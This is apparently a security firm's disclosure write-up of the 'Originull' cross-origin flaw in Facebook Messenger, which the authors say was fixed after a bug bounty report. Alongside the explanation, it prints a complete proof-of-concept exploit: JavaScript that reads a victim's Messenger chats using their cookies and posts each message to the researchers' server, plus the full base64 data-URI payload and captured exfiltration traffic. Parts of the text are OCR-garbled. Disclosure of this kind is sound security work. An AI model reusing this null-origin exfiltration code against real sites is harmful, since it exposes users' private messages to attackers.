



Critical Issue Affects Privacy of 1-Billion Facebook Messenger Users; Potentially Affects Millions of Other Websites

An estimated 1.8-billion active monthly users trust Facebook to keep their accounts, user details and communications secure. On the one hand, the social network is based on sharing: users post some 350-million photos daily and nearly 300-thousand statuses per minute.

On the other hand, there is Facebook Messenger, one of the network's most popular features, with 1-billion active monthly users. Unlike photo and status features designed specifically for sharing and publishing, the power of Messenger is in the ability to communicate privately.

In this post, we will describe a severe security vulnerability found on Facebook, which also potentially affects millions of websites using origin null restriction checks, threatening user privacy and opening site visitors up to malicious entities. The hack, dubbed "**Originull**," enables an attacker to access and view all of a user's private chats, photos and other attachments sent via Facebook Messenger. The issue was discovered and reported to Facebook by team researcher Ysrael Gurt.

The 'Untechnical' Explanation

The vulnerability discovered is a cross-origin bypass-attack which allows the hacker to use an external website to access and read a user's private Facebook messages. Normally, the browser protects Messenger users from such occurrences by only allowing Facebook pages to access this information. However, Facebook opens a "bridge," in order to enable "subsites" of Facebook.com to access Messenger information. A vulnerability in the manner in which Facebook manages the identity of these subsites makes it possible for a malicious website to access private Messenger chats.

For example, if the user opens a website to which the hacker has directed them (via a malicious ad, a security issue, or the hacker's own website), the hacker can then see all the Facebook Messenger chats, photos and other attachments which the user sends or

receives. This happens even if the user sends the messages by way of another computer, or from their personal mobile device!

Ś	🔄 🕒 https://www.bugsec.com/1 🗙 📑 Susan Alacchfgfjbjd Sadan 🗙							
÷	$\cdot \rightarrow \mathbf{C}$ 🔒 https:	//www.bugsec.com/facebook_chat_log_viewer.php						
		hijacked chat						
	100013321275610	Hello						
	<u>100013386760204</u>	I want to tell you a secret, will you be the only one reading this?						
	<u>100013321275610</u>	Don't worry, this is the private facebook chat.						

Image 1: The chat appears on the BugSec website. The user ID is shown to the left.

The Technical Explanation

This is a deeper technical explanation of the issue above.

Facebook Messenger chats are managed from a separate server located at the address: {number}-edge-chat.facebook.com. The chat itself runs on the domain <u>www.facebook.com</u>.

Communication between the JavaScript and the server is done by XML HTTP Request (XHR).

In order to access the data that arrives from 5-edge-chat.facebook.com in JavaScript, Facebook must add the "Access-Control-Allow-Origin" header with the caller's origin, and the "Access-Control-Allow-Credentials" header with "true" value, so that the data is accessible even when the cookies are sent.




Image 2: The original request.

So far, this appears to be a normal CORS process. In order to prevent other sites from accessing the data, Facebook checks the origin header. If the request came from an unauthorized origin, the server returns 400 with the value "badorigin" in the header "x-fb-chat-failure-reason."




Image 3: Request from a different origin.

Now for the good stuff: Facebook also allows normal GET requests to the chat domain. But normal GET requests do not come with an origin header. The origin header is a special header sent by the browser only with XHR requests.

Thus, when the server receives a GET request, it does not include the "origin" header. In many development languages, nonexistent headers are represented by the "null" value. If Facebook expected to receive "null" in the "origin" header, it would not block requests from this "origin."

Most likely, the filtering mechanism is separated from the responder mechanism, and the responder assumes that the value in the "origin" header is allowed, because if not, the filter would already have dropped the request. This development design allows Facebook to add authorized origins by changing code in one position only.

In conclusion, the "null" origin passes the filter check, allowing it to pass as a normal "GET" request. The responder took the value of the "origin" header from the request, and placed it as the value for "Access-Control-Allow-Origin" header in the response.




Image 4: Request without origin.

In this manner, we ascertained that were we to send a request from the page with a "null" origin, we would most likely get the "Access-Control-Allow-Origin" header in response to the "null" origin.

First, we tested this assumption with a "burp" – a tool enabling us to modify every request for information. When we sent the request with the origin "null," Facebook responded with a "null" value on "Access-Control-Allow-Origin."

This meant that if we could cause the browser to send "null" in the "origin" header, we would get a "null" value in the "Access-Control-Allow-Origin."




Image 5: Request with "null" origin.

In our testing, we also found that it was possible to use the data scheme in order to send requests with the origin "null." When a data scheme is used, the browser sets the origin to "null" for security purposes.

Encode	to Base64	format
--------	-----------	--------

Simply use the form be	Simply use the form below					
<script>alert("docum</th><th>ent.domain = '</th><th>" + document.domain + "")</script>						
> ENCODE <	UTF-8	You may also select output charset.)				
PHNjcmlwdD5hbGV 1haW4gKyAnlicpPC		1lbnQuZG9tYWlulD0glicgKyBkb2N1bWVudC5kb2				

Image 6: The example code.
Chtml>
Chtml>
Chtml>Ch

-</head> <body> -</body> </html>

Image 7: The final HTML.




Image 8: The HTML in Firefox.



← → × ① data:text/html:base64,PHNjcmlwdD5hbGVydCgnZG9jdV	/1lbnQuZG9tYWlulD0glicgKy8kb2N1bWVudC5kb21haW4gKyAnlicpPC	9zY3JpcHQ+ 🏠
	This page says: × document.domain = **	
	ОК	

Image 9: The HTML in Chrome.

Thus, based on data scheme testing, and our knowledge of Facebook handling methodology, we could produce a valid attack on Messenger chat users.

Some Background on the Facebook Chat API

Facebook uses a continually repeated XHR request to the server to receive newly arrived messages. The server responds only when a message arrives, or at timeout. Using this method means that there is always an XHR request waiting for a server response. When the server responds to a request, JavaScript code opens a new request to the server.




Image 10: Server response at timeout.




Image 11: Server response for a new message.

To ensure that the messages arrive in the correct order, every request has a sequence number (represented by "seq" in the requests).

The request parameters are built using the following steps:

1. Every request is part of a "pool."

The right "pool" value is sent as a response to an empty request.

Burp Intruder Repeater Window Help	
Tarpet Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts	
	Target: https://-edge-chat.tacebook.com
Request	Response
Raw Parama Headers Hex	Raw Headers Hex
Bit / And Dispaper (and Bit / Links) 1 Bit / Bit / Dispaper (and Bit / Links) 1 Bit / Bit / Dispaper (and Bit / Links) 1 Bit / Bit / Links) 1 Bit /	HTTP://1.200 0F A Cohe Control (a) A Cohe Control (a) A No Team-Spitter (a) A No Team-Spitter (a) A Deam Not, (a) A Control (a) A Deam Not, (a) A Control (a) A Deam Not, (a) A Control (a) Control (a) Control
?	7 C + > Type search term 0 indictes
Done	
nous	378 bydes 149 mills

Image 12: Receiving the "pool" value.

2. Within the "pool," every request is done with a sequence number, beginning with 0. With the response, the server also sends the next sequence number.

Burp Suite Professional v1.7.05 - Temporary Project - licensed to Bugsec [single user license]	- 8 ×
Burp Intruder Repeater Window Help	
Tarpet Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts	
12 × _	
Go Cancel < Y > Y	Target: https://d-edge-chat.facebook.com 🖉 🖉
Request	Response
Boxt 1-reduction: Leadeds on Constraints (Section 2014) (Sectio	Conte-Control: private, n==tone, n==ranks, n==tone, n==ranks, n==tone, n==ranks, n==tone, n==ranks, n==tone, n==ranks, n==tone, n==ranks, n==ranks
	Ļ
Cons Type a search term Ormat	The second term Control of term Co

Image 13: The server responds with the messages. Pay attention to the request sequence number (2), and the response sequence number (3).

Putting this together, we created the following code. This code communicated with the Facebook API, received the messages, presented them on the page, and sent them to BugSec server.

2	© dead>
3	() settipo
4	var stickyReal = '';
6	var carenniseg = 0; var logten = 'versch styls="pading: 18pu:')Eacebook Char(/tho//rz)';
2	var pogias m venskin stylke posanny: lopk' stedeoost unstylmsk/srs'; var pogias m venskin stylke posanny: lopk' stedeoost unstylmsk/srs';
8	var textfrefix = 'cryan vije" breter zaking: 12ps/ background-color: #fif0f0/ padding: 8ps/ ">';
9	var milis = '
10	
11	C function getStickyFool() {
12	<pre>var whr = new XMLSttpRequest();</pre>
12	🔁 akr.ozrazdystatechanye = function() (
14 15	if(whr.readyState == 4) (
16	ymar resizes = wks.responsizes; resizes = resizes.shwring(10);
17	resters = resters.hubbring(10); res = 3208.parse (resters);
18	stuckypol = res. h_into.pool;
19	ortigesace () :
20	
21	
22	<pre>shr.open('0ET', 'https://S-edge-chat.facebook.com/pull?msgs recvT0', true);</pre>
23	<pre>whr.withCredentials = true;</pre>
24	shr.sen(mill);
25 26	-1
26	function getlessing () {
28	<pre>production getweetage() { var with n new XQEStyDequet(); // control of the control</pre>
29	which are a functional to the function of the
30	j if(whr.ready0ate = 4) (
31	<pre>war resText = xhr.responseText;</pre>
32	resText = resText.substring(10);
33	res = JJON, parse(resText);
34	
25 26	currentSeq++;
37	if(rest if rest = 'fulleload')
38	currentile res.seq:
39	
60	if(res.seq > current3eq)
41	currentSeq = res.seq;
42	
42	var mensages = res.ms;
44 45	iffumssen) forvar i = 0; i < messagen.lmoph; i++) (
46	<pre>prorver1 = 0; 1 < monogen.emper.ive; (if(monogen.ive; 0; ve; ve; ve; 0; ve;</pre>
47	i iimesage(i).ejya = unit) (
48	louText = louText + prefix + 'ca href="https://www.fb.com/' + messagesiil.delta.messageMetadata.actorTbid + ''>' + messagesiil.delta.messageMetadata.actorTbid + '' + textFrefix + messagesiil.delta.body + sufix;
49	<pre>document.getElementById('messigesDiv').innerITML = logText;</pre>
50	
51	//Send all data to remote attacker
52 53	var sendlog = new WALRtupRequest();
54	semile_comment(int); / https://www.lause.com/factories/chat_log.uk/; . tway) semile_com/demanage(i_chat_unases.com/factories/chat_log.uk/; . ' = semanage(1).delta.body);
55	Sensiog.sens(messages(1).oris.nessagemetsansta.actoring * : * messages(1).oris.neog);
56	
57	
58	
59	getMessage();
60	
61 62	-): Mar.epen("DT', " <u>https://D-ndor_shat.facebook.com/pull?sep"</u> + eurrembleg + 'tellentid*Insop_pec="Disticly_pole" + sticlyfeel, treat;
62	xxr.copen("GT', "Midss///rederings.lacobook.com/nullings" + currenddeg + 'Sclientid"Lings_recu"Utsticky_Soile" + stickyteGl, true;; whr.withfeetilas = true;
64	And set (mill):
65	ken (reserve) serve and a ser
66	
67	getStickySoal();
68	- (laccipt)
69 70	- chando Grando
70	聞 dody> し vable (#*ressigned)いか
71 72	L (chailes the messageshur)
72	-V.sater, -

Image 14: The final code.

This code was converted to the equivalent Base64 string, and inserted as the target of the Refresh on the meta tag.

1
2 d <head></head>
3 = <html><head><meta charset="utf-8"/><script>try{window.opener = null;}catch(e){}</script><meta block"="" content="0;</th></tr><tr><th>URL=data:text/html;base64,PGh0bWw+CjxoZWFkPgo8c2NyaXB0Pqp2YXIgc3RpY2t5UG9vbCA9ICcn0wp2YXIgY3VycmVudFN1cSA9IDA7CnZhciBsb2dUZXh0ID</th></tr><tr><th>0 g J z x 0 c j 48 d G g c 3 R 5 b G U 9 I n B h Z G R p b m c 6 I D E 4 c H q 7 I j 5 G Y W N 1 Y m 9 v a y B D a G F 0 P C 9 0 a D 48 L 3 R y P i c 7 C n Z h c I B w cm V m a X g q P S A n P H R y P j x 0 Z C B z d H 1 s Z T 0 i c G F k Z G h z Z h c h c h c h c h c h c h c h c h c h</th></tr><tr><th>oqMTJweCI+JzsKdmFyIHRleHRQcmVmaXqqPSAnPHNwYW4qc3R5bGU9ImJvcmRlci1yYWRpdXM6IDEycHq7IGJhY2tncm91bmQtY29sb3I6ICNmMWYwZjA7IHBhZGRpbm</th></tr><tr><th><math display=" http-equiv="Refresh"/>c {\tt 61DhweDsqbWFyZ2lu0iA1cHq71j4n0wp2YXIqc3VmaXqqPSAnPC9zcGFuPjwvdGQ+PC90cj4n0woKZnVuY3Rpb24qZ2V0U3RpY2t5UG9vbCqpIHsKdmFyIHhociA9IG}</head></html>
51dyBYTUxIdHRwUmVxdWVzdCqpOwp4aH1ub25yZWFkeXN0YXR1Y2hhbmd1ID0qZnVuY3Rpb24oKXsKCW1mKHhoci5yZWFkeVN0YXR1ID09IDQpIHsKCQ12YXIqcmVzVG
V4dCA9IHhoci5yZXNwb25zZVRleHQ7CqkJcmVzVGV4dCA9IHJlc1RleHQuc3Vic3RyaW5nKDEwKTsKCQ1yZXMqPSBKU09OLnBhcnN1KHJlc1RleHQpOwoJCXN0aWNreV
Bvb2wgPSByZXMubGjfaW5mby5wb29sOwojCWdldE1lc3NhZ2UoKTsKCX0KfTsKeGhyLm9wZW4oJ0dFVCcsICdodHRwczovLzUtZWRnZS1jaGF0LmZhY2Vib29rLmNvbS
9 w d Wx s P 2 1 z Z 3 N f cm V j d j 0 w J y w g d H J 1 Z S k 7 C n h o c i 5 3 a X R o g 3 J 1 Z G V u d G 1 h b H M g P S B 0 c n V 1 0 w p 4 a H I u c 2 V U Z C h u d W x s K T S K f Q o K Z n V U Y 3 R p b 2 4 g Z 2 V 0 T W V z c 2 F n Z S g p I H C h u d M x s
sKdmFyIHhociA9IG5ldyBYTUxIdHRwUmVxdWVzdCgpOwp4aHIub25yZWFkeXN0YXR1Y2hhbmdl1D0gZnVuY3Rpb24oKXsKCW1mKHhoci5yZWFkeVN0YXR1ID09IDQpIH
sKCQl2YXIgcmVzVGV4dCA9IHhoci5yZXNwb25zZVRleHQ7CgkJcmVzVGV4dCA9IHJlc1RleHQuc3Vic3RyaW5nKDEwKTsKCQlyZXMgPSBKU09OLnBhcnN1KHJlc1RleH
$\label{eq:construction} QpOwoJCQoJCWN1cnJlbnRTZXErKzsKCQkKCQlpZihyZXMudCAmJiByZXMudCA9PSAnZnVsbFJlbG9hZCcpCgkJCWN1cnJlbnRTZXEgPSByZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOwoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQkKCQlpZihyZXMuc2VxOWoJCQoJCWlmKHSSKCQhyZXMuc2VxOWoJCQoJCWlmKHSSKCQhyZXMuc2VxOWoJCQoJCWlmKHSSKCQhyZXMuc2VxOWoJCQoJCWlmKHSSKCQhyZXMuc2VxOWoJCQOJCWlmKHSSKCQhyZXMuc2VxOWoJCQOJCWlmKHSSKCQhyZXWuCXYXWLCANAYAYXXWLCANAYXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX$
Jlcy5zZXEgPiBjdXJyZW50U2VxKQoJCQljdXJyZW50U2VxID0gcmVzLnNlcTsKCQkKCQl2YXIgbWVzc2FnZXMgPSByZXMubXM7CgkJaWYobWVzc2FnZXMpCgkJCWZvci
h 2 Y X I g a SA 9 I D A 7 I G k g P C B t Z X N z Y W d I c y 5 s Z W 5 n d G g 7 I G k r K y k g e w o J C Q k J a W Y o b W V z c 2 F n Z X N b a V 0 u d H 1 w Z SA 9 P S A n Z G V s d G E n K SB 7 C g k J C Q k J a W Y o b W V z c 2 F n Z X N b a V 0 u d H 1 w Z SA 9 P S A n Z G V s d G E n K SB 7 C g k J C Q k J a W Y O b W V z c 2 F n Z X N b a V 0 u d H 1 w Z SA 9 P S A n Z G V S A G E n K SB 7 C g k J C Q k J a W Y O b W V z c 2 F n Z X N b a V 0 u d H 1 w Z SA 9 P S A n Z G V S A G E n X S A G E n X S A G E n Z Y A G E n X S A G E N
0 u Z G V s d G E u Y m 9 ke S kg e w o J C Q k J C Q 1 s b 2 d U Z X h 0 1 D 0 g b G 9 n V G V 4 d C A r I H B y Z W Z p e C A r I C c 8 Y S B o c m V m P S J o d H R w c z o v L 3 d 3 d y 5 m Y i 5 j b 2 0 v J Y A r I G 1 l c 3 N h Z 2 V Z W 2 l d I m S r V s c h a
$\label{eq:rescaled} RlbHrhlmllc3Nhz2VNZXRhzGF0YS5hY3RvckziSWQgKyAnIj4nICsgbWVzc2FnZXNbaV0uZGVsdGEubWVzc2FnZUlldGFkYXRhlmFjdG9yRmJJZCArICc8L2E+JyArIHarited and the state of $
$RleHRQcmVmaXggKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5ICsgc3VmaXg7CgkJCQkJCQkJCWRvY3VtZW501md1dEVsZW1lbnRCeU1kKCdtZXNzYWdlc0RpdicpImlubmVySFficerate{c} \label{eq:constraint} c$
${\tt RNTCA9IGxvZ1RleHQ7CgkJCQkJCQkJCQkyL1NlbmQgYWxsIGRhdGEgdG8gcmVtb3RlIGF0dGFja2VyCgkJCQkJCXZhciBzZW5kTG9nID0gbmV3IFhNTEh0dHBsZX}{\tt RNTCA9IGxvZ1RleHQ7CgkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ$
$\label{eq:started} F1ZXN0KCk7CgkJCQkJCQkJCXN1bmRMb2cub3B1bignUE9TVCcsICdodHRwczovL3d3dy5idWdzZWMuY29tL2ZhY2Vib29rX2NoYXRfbG9nLnBocCcsIHRydWUp0woJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQk$
1zzW5kTG9nLnN1bmQobWVzc2FnZXNbaV0uZGVsdGEubWVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWdlc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWfdc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWfdc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWfdc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWfdc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNzYWfdc1tpXS5kZWx0YS5ib2R5KTsKCQkJCQWSfdVzc2FnZU11dGFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNZYWfdc1tpXS5kZWx0YS5ib2KTsKCQkJCQWSfdVzc2FnZU11dFkYXRhLmFjdG9yRmJJZCArICc6ICcgKyBtZXNZYWfdc1tpXS5kZWx0YS5ib2KTsKCQkJCQWX
19cgkJcQ19cgkJCX0KcQkKcQlnZXRNZXNzYWd1Kck7cg19Cn07Cnhoci5vcGVuKCdHRVQnLCAnaHR0cHM6Ly81LWVkZ2UtY2hhdc5mYWN1Ym9vay5jb20vcHVsbD9zZX
E9JyArIGN1cnJlbnRTZXEgKyAnJmNsaWVudG1kPTEmbXNnc19yZWN2PTAmc3RpY2t5X3Rva2VuPTEmc3RpY2t5X3Bvb2w9JyArIHN0aWNreVBvb2wsIHRydWUpOwp4aH
${\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bnRpYWxzID0gdHJ1ZTsKeGhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YWJsZSBpZD}{\tt Iud210aENyZWR1bhyLnN1bmQobnVsbCk7Cn0KCmdldFN0aWNreVBvb2woKTsKPC9zY3JpcHQ+CjwvaGVhZD4KPGJvZHk+Cjx0YHAFKAPANAFK$
0ibWVzc2FnZXNEaXYiPgo8L3RhYmxlPgo8L2JvZHk+CjwvaHRtbD4=" />
4 -
5 🗄
6
7 L

Image 15: The full payload.

When the victim entered the malicious page, the code began listening to his Facebook Messenger chats, and sent them to BugSec server.

📙 Burp Suite Professional v1.7	.05 - Temporary Pr	roject - licensed	d to Bugsec [s	single use	r license]													
Burp Intruder Repeater Windo	w Help																	
Target Proxy Spider Sc	anner Intruder	Repeater Sec	equencer De	lecoder	Comparer	Extender	Project option	us Usero	options Alert	s								
Intercept HTTP history We	bSockets history	Options																
Filter: Matching expression faceb	ook_chat_log.php																	
# V Host	Method	URL			Param	s Edited	Status	Length	MIME type	Extension	Title	Com	nment S	SL	P	Cookies	Time	Listener port
2574 https://www.bugsec.co		/facebook_ch			V		404	1334	HTML	php	Object not found:				127.0.0.1			
2555 https://www.bugsec.co		/facebook_ch			2		404	1334	HTML	php	Object not found:				127.0.0.1			
2545 https://www.bugsec.co	m POST	/facebook_cf	:hat_log.php		V		404	1334	HTML	php	Object not found:				127.0.0.1		00 6 19, 54, 26	8030
												_						
Request Response																		
Raw Params Headers																		
OST /facebook_chat_log. Nost: www.bugsec.com	php HTTP/1.1																	
Connection: close																		
Content-Length: 84 Drigin: null																		
Jser-Agent: Mozilla/5.0 Content-Type: text/plain Accept: */*	;charset=UTF-		AppleWebK	lit/537.	36 (EHTHL	, like Ge	ecko) Chro	me/52.0.	.2743.116 \$	afari/537.	36							
Accept-Encoding: gsip, d Accept-Language: en-US,e																		
00013386760204: I want																		

Image 16: The code sends the messages to the BugSec server.

		THE 'ORIGINULL' PRIVACY HACK
5	https://www.bu	gsec.com/i 🗙 📑 Susan Alacchfgfjbjd Sadari 🗙 📃
«	$\cdot \rightarrow \mathbf{C}$ 🔒 https:	//www.bugsec.com/facebook_chat_log_viewer.php
		hijacked chat
	<u>100013321275610</u>	Hello
	<u>100013386760204</u>	I want to tell you a secret, will you be the only one reading this?
	<u>100013321275610</u>	Don't worry, this is the private facebook chat.

Image 17: The chat appears on BugSec website. The user ID is shown on the left.

Conclusion

The vulnerability was reported to Facebook through its Bug Bounty program. They responded quickly, and had fixed the vulnerability within several days.